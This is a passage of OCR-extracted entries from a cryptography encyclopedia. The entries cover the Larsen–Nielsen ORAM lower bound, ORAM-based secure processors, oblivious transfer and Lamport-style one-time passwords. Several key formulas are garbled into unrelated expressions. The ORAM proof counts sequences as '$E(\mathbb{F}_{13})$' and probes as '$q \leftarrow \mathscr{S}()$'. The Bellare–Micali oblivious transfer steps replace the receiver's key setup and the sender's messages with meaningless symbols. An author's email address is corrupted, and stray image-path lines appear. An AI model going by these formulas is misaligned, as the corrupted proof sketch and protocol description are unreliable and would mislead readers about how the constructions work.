The lower bound proven in Larsen and Nielsen (2018) states that any online ORAM with N data elements, consisting of $r \geq 1$ bits of information each and m bits of memory available to the client, has a lower bound on the overhead for sequences of $\Theta(N)$ operations. In the natural scenario where the client has at least a single portion of memory $m \geq r$, and the memory of the client is polynomially smaller than the one of the server, i.e., $m \leq N^{1-\varepsilon}$, $\varepsilon > 0$, the lower bound simplifies to $\Omega(\log(N))$.

Lower Bound in the Online Setting

The result reported in Larsen and Nielsen (2018) is obtained changing the common model in which data structure lower bounds are obtained to take into account the peculiarities of the ORAM and employing the so-called *information transfer* method proposed by Pătraşcu and Demaine (2006).

The typical model in which data structure lower bounds are proved is the so-called cell probe model, introduced by Yao (1981). In synthesis, the cell probe model counts the number of accesses made to the memory by a common RAM machine, neglecting the cost of the computation. The *oblivious cell probe model* proposed by Larsen and Nielsen (2018) extends the cell probe model considering two kinds of operations, updates (writes) and queries (reads) to the RAM data, and the availability of a finite, but arbitrarily large, random bit string to the computation, denoted as the *random-oracle bit-string*.

The memory is seen through two views: the one from the client, where it is seen as an array of $r \geq 1$ bit wide entries, and the one from the server, where it is organized as an array of w bit wide cells. The memory cells have an integer address, and each cell is large enough to contain any integer address value (i.e., w is at least as wide as the number of cells). The model optionally takes into account also the presence of a separate client-side memory acting as a local cache. In the following, for the sake of simplicity, we consider $r = w$. To prevent ambiguities, a memory *access* denotes an access request (whether read or write) by the client to an entry, while a memory *probe* denotes one (of the multiple) server-side memory access operations made by the server to fulfil the client request.

In this model, the authors consider the expected amortized running time of executing M client requested accesses (whether read or write) to be $t(M)$

$\cdot M$, i.e., executing each one of the M actions takes no more than $t(M)$ time, in expectation (taken over a uniformly randomly drawn random-oracle bit-string). This in turn implies that if the entire content of the ORAM is read at least once in the entire data structure lifetime (which is reasonable, as, otherwise, some stored information is never accessed), the overall cost will be $t(N) \cdot N$.

The authors employ the online hypothesis taking into account the fact that the behavior of the ORAM algorithm cannot be adapted to the information provided by knowing a priori the sequence of client requests. As a consequence, individuating sequences of client-side requests with high costs will imply that the ORAM needs to perform all the probes needed to serve any one of the possible continuations of such a sequence.

The sequences of client accesses that are useful from the proof standpoint are the ones of $1 \leq L \leq N$ write accesses storing in the ORAM fresh uniformly drawn random values in consecutive entries, followed by L read accesses reading them back. Note that, for the values to be correctly read back, an information flow must be present from the written values to the read back values.

To highlight such an information flow, the authors build a binary tree on the top of the sequence of client accesses, employing the single access requests as leaves. Given this tree, they consider the memory probes required to fulfil the sequence of client accesses and map them into the inner nodes of the tree as follows: given a pair made of a write access and a (temporally subsequent) read access, both causing the ORAM to probe the same location, the memory probe action is assigned to the closest common ancestor of the (write and read) leaves containing the memory accesses.

Considering the sequence of L write accesses followed by L read accesses as noted above, the authors prove that the node v, which is the root of the subtree having all the write accesses in the left subtree and all the read accesses in the right one, contains exactly L probes according to the labelling above (or c_i^j if r and w differ). Indeed, all the probes triggered by the L write accesses to store the values are made again to read their contents back (hence the information flow) by the L read accesses. Observe now that this line of reasoning can be applied for any value of L between 1 and N. To gain the gist of the final step of the proof, consider now sequences of $2N$ accesses, with N being a power of two for the sake of simplicity. The first sequence contains N write accesses followed by N read accesses and thus

will associate N probes with the root of the binary tree. Each one of these probes can be ascribed back to serving a specific request. The second sequence is made of $\frac{N}{2}$ write accesses to the first $\frac{N}{2}$ addresses, followed by $\frac{N}{2}$ read accesses to the same addresses. To these N accesses, concatenate $\frac{N}{2}$ write accesses to the last $\frac{N}{2}$ addresses followed by $\frac{N}{2}$ read accesses to the same addresses. This sequence will associate $\frac{N}{2}$ probes with the left child of the tree root and $\frac{N}{2}$ probes to the right child of the tree root. However, even in this case, each one of the probes can be ascribed back to serving a specific request. Constructing other sequences which have pairs of runs of write accesses and read accesses with length that keeps halving, and in number that keeps doubling allows to build $E(\mathbb{F}_{13})$ sequences of accesses, for which the N probes are attributed to nodes belonging to levels lower and lower down the tree. The limit case is when N pairs of runs of length $L = 1$ are built, and the corresponding single probe is attributed to the father of the two leaves. Since the ORAM is acting online, it cannot tell a priori which sequence it should be serving, forcing it to make all the probes required for all the sequences of accesses that were just mentioned, i.e., a total of $q \leftarrow \mathscr{S}()$ probes. This gist of the reasoning is extended by Larsen and Nielsen (2018) appropriately, noting that, whenever a sequence of accesses is not taken into account in the previous reasoning, for some value of L, a lower bound on the probe number can be obtained considering that the subtree lying to the left of the considered tree requires no information to be passed around and hence no overheads.

The lower bound by Larsen and Nielsen has been extended to the case of Differentially Private RAMs by Persiano and Yeo (2019). The case in which $r \leq w$, that is each cell of the server memory can host more than one entry, has been studied by Komargodski and Lin (2021) and by Persiano and Yeo (2023), for the case of Differentially Private RAMs.

Open Problems and Future Directions

While the lower bound result of Larsen and Nielsen (2018) provides a substantial result, some aspects are still open. In particular, proving in the offline scenario lower bounds for any ORAM construction, independently from the information encoding strategy, is a challenging and interesting

topic. Another related challenge, as highlighted by Larsen and Nielsen (2018), is to reuse the techniques employed to prove ORAM lower bounds in the simple cell probe model (Yao, 1981) to prove that there is an (non-amortized) $\Omega(\log(N))$ overhead for the *worst case*.

Cross-References

Oblivious RAM (ORAM)

References

Boyle E, Naor M (2016) Is there an oblivious RAM lower bound? In: Sudan M (ed) Proceedings of the 2016 ACM Conference on Innovations in Theoretical Computer Science, Cambridge, MA, USA, 14–16 Jan 2016. ACM, pp 357–368. https://doi.org/10.1145/2840728.2840761

Goldreich O, Ostrovsky R (1996) Software protection and simulation on oblivious RAMs. J ACM 43(3):431–473. https://doi.org/10.1145/233551.233553
[MathSciNet][zbMATH]

Komargodski I, Lin W-K (2021) A Logarithmic Lower Bound for Oblivious RAM (for All Parameters). In: Malkin T, Peikert C (eds) Advances in Cryptology - CRYPTO 2021 - 41st Annual International Cryptology Conference, Virtual Event, August 16-20, 2021, Proceedings, Part IV, Springer, Lecture Notes in Computer Science, vol 12828, pp. 579–609. https://doi.org/10.1007/978-3-030-84259-8_20
[zbMATH]

Larsen KG, Nielsen JB (2018) Yes, There is an oblivious RAM lower bound! In: Shacham H, Boldyreva A (eds) Advances in Cryptology – CRYPTO 2018 – 38th Annual International Cryptology Conference, Santa Barbara, CA, USA, 19–23 Aug 2018, Proceedings, Part II, Springer, Lecture Notes in Computer Science, vol 10992, pp 523–542. https://doi.org/10.1007/978-3-319-96881-0_18
[zbMATH]

Pătraşcu M, Demaine ED (2006) Logarithmic lower bounds in the cell-probe model. SIAM J Comput 35(4):932–963. https://doi.org/10.1137/S0097539705447256
[MathSciNet][zbMATH]

Persiano G, Yeo K (2019) Lower Bounds for Differentially Private RAMs. In: Ishai Y, Rijmen V (eds) Advances in Cryptology - EUROCRYPT 2019 - 38th Annual International Conference on the Theory and Applications of Cryptographic Techniques, Darmstadt, Germany, May 19-23, 2019, Proceedings, Part I, Springer, Lecture Notes in Computer Science, vol 11476, pp. 404–434. https://doi.org/10.1007/978-3-030-17653-2_14
[zbMATH]

Persiano G, Yeo K (2023) Lower Bound Framework for Differentially Private and Oblivious Data Structures. In: Hazay C, Stam M (eds) Advances in Cryptology - EUROCRYPT 2023 - 42nd Annual International Conference on the Theory and Applications of Cryptographic Techniques, Lyon,

France, April 23-27, 2023, Proceedings, Part I, Springer, Lecture Notes in Computer Science, vol 14004, pp. 487–517. https://doi.org/10.1007/978-3-031-30545-0_17
[zbMATH]

Yao AC (1981) Should tables be sorted? J ACM 28(3): 615–628. https://doi.org/10.1145/322261.322274
[MathSciNet][zbMATH]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1553

Oblivious RAM-Based Secure Processors

Ling Ren[7] ✉
(7) University of Illinois at Urbana-Champaign, Urbana, IL, USA

✉ **Ling Ren**
Email: renling@illinois.edu

Definitions

Processors that use oblivious RAM algorithms to hide its access pattern to untrusted storage devices.

Background

A secure processor typically refers to a small piece of trusted hardware that serves as the trusted computing base for processing private and sensitive data. From a security perspective, it is desirable to make the trusted computing base as small as possible, preferably a single-chip processor. In this paradigm, the main memory and disk are untrusted, and trusted single-chip secure processors or secure enclaves (Intel, 2013) need to use an oblivious RAM (ORAM) algorithm to hide its access pattern to these untrusted external storage components.

Recent Results

Path ORAM (Stefanov et al., 2013, 2018) is the most embraced choice in secure processor designs due to its concretely efficiency, small client storage, and, perhaps most importantly, its conceptual simplicity. The Ascend secure processor (Fletcher et al., 2012; Ren et al., 2019), the

Phantom secure processor (Maas et al., 2013), and the GhostRider system (Liu et al., 2015a) all adopt Path ORAM. A number of works suggested improvements to Path ORAM from a hardware, system, or architectural level (Fletcher et al., 2015a,b; Zhang et al., 2015, 2018; Yu et al., 2015; Wang et al., 2017; Omar et al., 2018; Nagarajan et al., 2019).

To the best of our knowledge, Path ORAM is the only ORAM to have been implemented in hardware, mainly due to its simplicity. The Ascend secure processor built a custom silicon implementation of Path ORAM (Ren et al., 2019). The Path ORAM controller consumes 0.51 mm^2 area in 32 nm SOI process. The power consumption is about 30 mW at 250 MHz, 75 mW at 500 MHz, 150 mW at 750 MHz, and 300 mW at 857 MHz. One access of 512-bit data (one cache line) from main memory has a latency of around 1275 cycles, which leads to an average slowdown of about 4× on SPEC INT 2006 benchmarks according to simulation (Fletcher et al., 2015a).

More recent works start to explore Ring ORAM (Ren et al., 2015), a more efficient and slightly more complex scheme building on Path ORAM, in the context of secure processors (Che et al., 2019; Cao et al., 2021).

Domain-specific programming languages and compilers have been developed (Liu et al., 2015b, 2014) to automatically compile a program into an oblivious format, which may then be executed by either secure processors or secure multiparty computation protocols. Type systems have also been developed to ensure that the source or target program indeed satisfies obliviousness (Liu et al., 2013; Darais et al., 2017; Liu et al., 2015a).

There are also efforts to design data oblivious programming frameworks such as Data Oblivious ISA extensions (Yu et al., 2019, 2020), ZeroTrace (Sasy et al., 2018), and Oblix (Mishra et al., 2018).

Open Problems and Future Directions

The main challenge to ORAM-based secure processors remains the high bandwidth overhead of ORAM. Unfortunately, it is well-known that in the standard model where the ORAM server is a plain storage device, there is an $\Omega(\log N)$ bandwidth lower bound for an ORAM of size N. Path ORAM and Ring ORAM are already very close to this bandwidth lower bound with practical block sizes. To further improve ORAM for secure processors, it is

important to explore new models in which the bandwidth overhead can be further reduced. For example, several works have studied how untrusted computation at the storage can dramatically reduce bandwidth costs (Dautrich Jr et al., 2014; Ren et al., 2015; Mayberry et al., 2014; Devadas et al., 2016; Chen et al., 2019). While originally motivated by storage outsourcing and secure computation applications, this model can be relevant to secure processors as well since storage device starts to support a full software stack and even main memory is being endowed with local computation (e.g., hybrid memory cubes). Onion ORAM (Devadas et al., 2016; Chen et al., 2019) in particular shows how untrusted computation can be used to "break" the $\Omega(\log N)$ bandwidth lower bound and achieve $O(1)$ bandwidth overhead. Unfortunately, Onion ORAM requires expensive untrusted computation of homomorphic encryption, and an open challenge is how to achieve similar results with cheaper computation.

References

Cao D, Zhang M, Lu H, Ye X, Fan D, Che Y, Wang R (2021) Streamline ring ORAM accesses through spatial and temporal optimization. In: 2021 IEEE International Symposium on High-Performance Computer Architecture (HPCA). IEEE, pp 14–25

Che Y, Hong Y, Wang R (2019) Imbalance-aware scheduler for fast and secure ring oram data retrieval. In: 2019 IEEE 37th International Conference on Computer Design (ICCD). IEEE, pp 604–612

Chen H, Chillotti I, Ren L (2019) Onion ring ORAM: efficient constant bandwidth oblivious RAM from (leveled) TFHE. In: Proceedings of the 2019 ACM SIGSAC Conference on Computer and Communications Security, pp 345–360

Darais D, Liu C, Sweet I, Hicks M (2017) A language for probabilistically oblivious computation. CoRR abs/1711.09305, http://arxiv.org/abs/1711.09305, 1711.09305

Dautrich JL Jr, Stefanov E, Shi E (2014) Burst ORAM: minimizing ORAM response times for bursty access patterns. In: USENIX Security Symposium, USENIX Association, pp 749–764

Devadas S, van Dijk M, Fletcher C, Ren L, Shi E, Wichs D (2016) Onion ORAM: a constant bandwidth blowup oblivious RAM. In: Theory of Cryptography Conference. Springer, pp 145–174 [zbMATH]

Fletcher C, Dijk Mv, Devadas S (2012) A secure processor architecture for encrypted computation on untrusted programs. In: Proceedings of the Seventh ACM Workshop on Scalable Trusted Computing. ACM, pp 3–8
[zbMATH]

Fletcher C, Ren L, Kwon A, van Dijk M, Devadas S (2015a) Freecursive ORAM: [nearly] free recursion and integrity verification for position-based oblivious RAM. In: ACM SIGARCH Computer Architecture News. ACM, vol 43, pp 103–116
[zbMATH]

Fletcher C, Ren L, Kwon A, Van Dijk M, Stefanov E, Serpanos D, Devadas S (2015b) A low-latency, low-area hardware oblivious RAM controller. In: IEEE 23rd Annual International Symposium on Field-Programmable Custom Computing Machines (FCCM), 2015. IEEE, pp 215–222

Intel (2013) Intel software guard extensions programming reference. www.software.intel.com/sites/default/files/329298-001.pdf

Liu C, Hicks M, Shi E (2013) Memory trace oblivious program execution. In: Proceedings of the 2013 IEEE 26th Computer Security Foundations Symposium, CSF'13, pp 51–65

Liu C, Huang Y, Shi E, Katz J, Hicks M (2014) Automating efficient RAM-model secure computation. In: IEEE Symposium on Security and Privacy. IEEE, pp 623–638
[zbMATH]

Liu C, Harris A, Maas M, Hicks M, Tiwari M, Shi E (2015a) Ghostrider: a hardware-software system for memory trace oblivious computation. ACM SIGPLAN Notices 50(4):87–101

Liu C, Wang XS, Nayak K, Huang Y, Shi E (2015b) ObliVM: a programming framework for secure computation. In: IEEE Symposium on Security and Privacy. IEEE, pp 359–376
[zbMATH]

Maas M, Love E, Stefanov E, Tiwari M, Shi E, Asanovic K, Kubiatowicz J, Song D (2013) PHANTOM: Practical oblivious computation in a secure processor. In: Proceedings of the 2013 ACM SIGSAC Conference on Computer & Communications Security. ACM, pp 311–324

Mayberry T, Blass EO, Chan AH (2014) Efficient private file retrieval by combining ORAM and PIR. In: Network and distributed system security
[zbMATH]

Mishra P, Poddar R, Chen J, Chiesa A, Popa RA (2018) Oblix: an efficient oblivious search index. In: IEEE Symposium on Security and Privacy. IEEE, pp 279–296

Nagarajan C, Shafiee A, Balasubramonian R, Tiwari M (2019) ρ: relaxed hierarchical ORAM. In: Proceedings of the Twenty-Fourth International Conference on Architectural Support for Programming Languages and Operating Systems, pp 659–671

Omar H, Haider SK, Ren L, van Dijk M, Khan O (2018) Breaking the oblivious RAM bandwidth wall. In: The 36th IEEE International Conference on Computer Design. IEEE

Ren L, Fletcher C, Kwon A, Stefanov E, Shi E, Van Dijk M, Devadas S (2015) Constants count: practical improvements to oblivious RAM. In: USENIX Security Symposium, pp 415–430
[zbMATH]

Ren L, Fletcher C, Kwon A, van Dijk M, Devadas S (2019) Design and implementation of the ascend secure processor. IEEE Trans Dependable Secure Comput 16(2):204–216
[zbMATH]

Sasy S, Gorbunov S, Fletcher C (2018) Zerotrace: oblivious memory primitives from intel SGX. In: Network and distributed system security

Stefanov E, Van Dijk M, Shi E, Fletcher C, Ren L, Yu X, Devadas S (2013) Path ORAM: an extremely simple oblivious RAM protocol. In: Proceedings of the 2013 ACM SIGSAC Conference on Computer & Communications Security. ACM, pp 299–310

Stefanov E, Dijk MV, Shi E, Chan THH, Fletcher C, Ren L, Yu X, Devadas S (2018) Path ORAM: an extremely simple oblivious ram protocol. J ACM 65(4):18:1–18:26

Wang R, Zhang Y, Yang J (2017) Cooperative Path-ORAM for effective memory bandwidth sharing in server settings. In: 2017 IEEE International Symposium on High Performance Computer Architecture (HPCA). IEEE, pp 325–336

Yu J, Hsiung L, Hajj ME, Fletcher C (2019) Data oblivious ISA extensions for side channel-resistant and high performance computing. In: NDSS

Yu J, Hsiung L, El Hajj M, Fletcher CW (2020) Creating foundations for secure microarchitectures with data-oblivious ISA extensions. IEEE Micro 40(3):99–107

Yu X, Haider SK, Ren L, Fletcher C, Kwon A, van Dijk M, Devadas S (2015) PrORAM: dynamic prefetcher for oblivious ram. In: 2015 ACM/IEEE 42nd Annual International Symposium on Computer Architecture (ISCA). IEEE, pp 616–628

Zhang X, Sun G, Zhang C, Zhang W, Liang Y, Wang T, Chen Y, Di J (2015) Fork path: improving efficiency of ORAM by removing redundant memory accesses. In: Proceedings of the 48th International Symposium on Microarchitecture. ACM, pp 102–114

Zhang X, Sun G, Xie P, Zhang C, Liu Y, Wei L, Xu Q, Xue CJ (2018) Shadow block: accelerating ORAM accesses with data duplication. In: 2018 51st Annual IEEE/ACM International Symposium on Microarchitecture (MICRO). IEEE, pp 961–973

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300658

Oblivious Random Access Memory

Oblivious RAM (ORAM)

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_9

Oblivious Transfer

Berry Schoenmakers[8] ✉
(8) Department of Mathematics and Computer Science, Technische Universiteit Eindhoven, Eindhoven, The Netherlands

✉ **Berry Schoenmakers**
Email: berry@win.tue.nl

Oblivious transfer (OT) is a two-party protocol between a sender and a receiver, by which the sender transfers some information to the receiver, the sender remaining oblivious, however, to what information the receiver actually obtains.

The most basic form of oblivious transfer, as introduced by Rabin (1981), is a protocol achieving the following functionality. The sender uses one bit b as its private input to the protocol; the receiver does not provide any private input to the protocol. At the completion of the protocol, the receiver gets either the bit b or an undefined value $\mathcal{O}$. Both cases occur with probability 50%, and the receiver knows whether it gets b or $\mathcal{O}$. However, the sender does not learn whether bit b was transferred successfully or not.

Despite its somewhat strange functionality, OT turns out to be sufficiently powerful to construct a *secure*multiparty computation for *any* computable function, as follows from the completeness result proved by Kilian (1988). In many applications of OT, however, a slightly more advanced form of oblivious transfer is used, known as one-out-of-two OT, denoted by $\binom{2}{1}$-OT. In a $\binom{2}{1}$-OT, the sender uses two private input bits b_0, b_1 and the receiver uses one private input bit s. At the completion of the protocol, the receiver gets the bit b_s, whereas the sender does not get any information on the value of s, i.e., the sender does not know which bit was

selected by the receiver. These two basic types of oblivious transfer are equivalent in the sense that either type can be constructed from the other one, using a polynomial time transformation (see Crépeau 1987): Rabin's OT can be achieved using a single $\binom{2}{1}$ -OT; for the other direction, however, one requires $O(k)$ instances of Rabin's OT to construct a single $\binom{2}{1}$ -OT, where k is a security parameter.

Many oblivious protocols have been proposed over the years. As a simple example, consider the following $\binom{2}{1}$ -OT protocol, proposed by (Bellare and Micali 1989). Let g denote a generator of a cyclic group$G$ of order p, where p is a large prime. Let h denote a random element of G, $h \neq 1$, such that the discrete logarithm of h with respect to g is not known to any party.

The protocol runs as follows. The receiver picks a random value $x_s \in \mathbb{Z}_p$, and sets $RK_{S \to \mathbb{A}'}$ and $\lfloor (a_i \cdot V)/M \rfloor$ where s denotes the receiver's private input bit. The receiver sends y_0 to the sender. Upon receipt of y_0, the sender sets $y_1 = h/y_0$. The sender then computes two ElGamal public key encryptions: E_0 contains message $\mathbb{F}_p^*$ encrypted under public key y_0, and E_1 contains message $\mathbb{F}_p^*$ encrypted under public key y_1, where b_0, b_1 denote the private input bits of the sender. The sender sends the ordered pair (E_0, E_1) to the receiver. Finally, the receiver decrypts E_s, using the private key x_s, to obtain b_s.

Since the receiver cannot know both $\log_g y_0$ and $\log_g y_1$ (as this implies knowledge of $\log_g h$), the receiver cannot decrypt the other bit b_{1-s}. On the other hand, the value of y_0 is clearly independent of s; hence, the sender does not learn which bit the receiver chooses.

To reduce the (amortized) cost when running many instances of OT, Beaver (1996) introduced the notion of OT extension. Given a small number of base OTs generated using public-key operations like above, OT extension allows for the generation of many more OTs using fast secret-key (symmetric) operations only. As initiated by Ishai et al. (2003), many practical advancements in OT extension have been achieved since.

References

Beaver D (1996) Correlated pseudorandomness and the complexity of private computations. In: 28th ACM STOC, Philadelphia, PA, USA, May 22–24, 1996. ACM Press, pp 479–488.

Bellare M, Micali S (1989) Non-interactive oblivious transfer and application. In: Brassand G (ed) Advances in cryptology – Crypto'89. Lecture notes in computer science, vol 435. Springer, Berlin
[zbMATH]

Crépeau C (1987) Equivalence between two flavours of oblivious transfer. In: Pomerance C (ed) Advances in cryptology – CRYPTO'87. Lecture notes in computer science, vol 293. Springer, Berlin, pp 350–354
[zbMATH]

Ishai Y, Kilian J, Nissim K, Petrank E (2003) Extending oblivious transfers efficiently. In: Boneh D (ed) Advances in cryptology – CRYPTO 2003. CRYPTO 2003. Lecture notes in computer science, vol 2729. Springer, Berlin/Heidelberg. https://doi.org/10.1007/978-3-540-45146-4_9
[Crossref][zbMATH]

Kilian J (1988) Basing cryptography on oblivious transfer. In: Proceedings of 20th symposium on theory of computing (STOC'88). ACM Press, New York, pp 20–31
[zbMATH]

Rabin M (1981) How to exchange secrets by oblivious transfer. Technical Memo TR-81, Aiken Computation Laboratory, Harvard University

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300659

Ocular Region

Periocular Biometrics

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300660

Off-Chain Protocol

Layer-2 Protocol

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_89

One Time Password, from a Key Management Perspective

Carlisle Adams[9] ✉
(9) School of Electrical Engineering and Computer Science (EECS), University of Ottawa, Ottawa, ON, Canada

✉ **Carlisle Adams**
Email: cadams@uottawa.6.ca

Related Concepts

Authentication; Eavesdropping; Impersonation Attack; One-Way Function; Password

Definition

A *one-time password* is a password that is used only once.

Applications

A *one-time*password is a password that is used only once, in an authentication session, and then thrown away and never used again. Because of the single use of this password, it is impervious to eavesdropping (i.e., it is safe from passive adversaries who listen to an authentication session and then later use the overheard information to attempt impersonation in an impersonation attack) [(Kaufman et al. 1995), (Menezes et al. 1997)]. In practice, the user and the system typically share a list of one-time passwords and then cross an entry off the list after it is used

(a new list must be generated and shared once all entries have been crossed off).

Variations on the basic one-time password concept include mechanisms for generating a sequence of passwords from a single shared password (e.g., using a one-way function) and mechanisms for generating a new password as a function of the current time. Such variations seek to eliminate the need for list maintenance at both the user and the server.

References

Kaufman C, Perlman R, Speciner M (1995) Network security: private communication in a public world. Prentice Hall, Englewood Cliffs
[zbMATH]

Menezes A, van Oorschot P, Vanstone S (1997) Handbook of applied cryptography. CRC. Boca Raton

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_785

One-Time Password

Mohamed Omar Rayes[10] ✉
(10) Department of Computer Science and Engineering, Bobby B. Lyle School of Engineering Southern Methodist University, Dallas, TX, USA

✉ **Mohamed Omar Rayes**
Email: mrayes@lyle.smu.edu

Synonyms

OTP


Definition

One-time password (OTP) is a password authentication scheme in which a new password is generated for each authentication session. Once the password is used, it is no longer valid and any attempt to reuse the same password for future authentication sessions will fail.

Background

During the last two decades, the exchange of information across computer networks has grown tremendously. With this trend comes the need for secure user authentication. Traditionally, this problem has been solved by assigning each user a static password that he uses when requesting an entry to a remote computer system. A static password is a password that can be used to repeatedly login to a remote system and should be periodically changed in order to prevent intruders from intercepting it and gaining

unauthorized access to the systems. The authentication scheme using static password is illustrated in (Fig. 1).



One-Time Password, Fig. 1 Authentication scheme using static password. (Taken from Cryptography & Network Security [McGraw-Hill], by Behrouz Forouzan)

Though this scheme of user authentication is relatively secure, it is still possible for an intruder to gain unauthorized access to the system. This can be done using several simple attacking schemes such as eavesdropping, stealing a password, or trying to guess what the password is.

Theory


One-time password (OTP) is a password that is valid for only one authentication session. Once the password is used to authenticate a user or to process a transaction, it is no longer valid, and each new system authentication would require the generation of a new password. Hence, if an adversary captures a password from a stream of data sent over the network, he cannot use it to gain access the target system either by trying to use it again or by trying to perform any new encoding on it. This second property (preventing the adversary from encoding the password) is realized by guaranteeing that it is computationally infeasible to determine the next password from the current one, that is, the intruder would need a considerable amount of time and computing resources in order for him to discern any useful data from the intercepted one-time password.

One-time password encoding scheme was first introduced by Lamport (1981) and later popularized with the development of S/Key at Bellcore (Haller 1994). The United States Naval Research Laboratory improved and reimplemented S/KEY (McDonald and Atkinson 1995) and, as a result, released the OPIE (One Time Password in Everything) software distribution.

One of the most widely used OTP generation algorithms is due to Lamport. This algorithm uses a mathematical algorithm to generate a new password based on the previous password. Lamport's algorithm uses one-way function for generating passwords. Given an initial seed P_0 and a hash function $h(x)$, the one-time password system works by generating passwords $h(P_0)$, $h(h(P_0))$, $h(h(h(P_0)))$, as many times as necessary. Once this list of password is exhausted, a new seed is chosen and a new set of password is generated. Each password is then dispensed in reverse, with $h(h(\ldots h(P_{\downarrow}0)))$ first, to $h(P_0)$. If an intruder captures a one-time password, he may be able to gain access only once, but he will not be able to use the same password to regain access since the password is useless the next time around.

Further, if the intruder attempts to get the next password, he will have to find the inverse of the function $h(x)$, but, since $h(x)$ is chosen to be a one-way function, it is computationally infeasible for him to do so.

For system initialization, Alice (the claimant) chooses an initial seed P_0 and a number n which indicates the number she wants to authenticate to Bob (the verifier). She then computes $h^{n-1}(P_0)$ and sends the result as the next OTP to Bob. Bob, in turn, computes the hash of the received value from Alice and compares it with the stored $h^n(P_0)$. If there is a match, Bob grants access to Alice and replaces $h^n(P_0)$ with $h^{n-1}(P_0)$. For the next authentication session, Alice computes and sends $h^{n-2}(P_0)$ to Bob and Bob computes the hash of the value sent by Alice and compares it with $h^{n-1}(P_0)$. If both values match, Bob overwrites $h^{n-1}(P_0)$ with $h^{n-2}(P_0)$ and grants Alice access to the system. This process is repeated until all passwords are exhausted. This authentication scheme is depicted in Fig. 2.



One-Time Password, Fig. 2 Authentication scheme using Lamport one-time password algorithm. (Taken from Cryptography & Network Security [McGraw-Hill], by Behrouz Forouzan)

Lamport's OTP generation algorithm has two drawbacks.

1. The number of times the server can authenticate a given user is finite (i.e., the number n). Further, the user is forced to choose a new seed each time the set of password is exhausted and the system must be reinitialized with the new hash value.

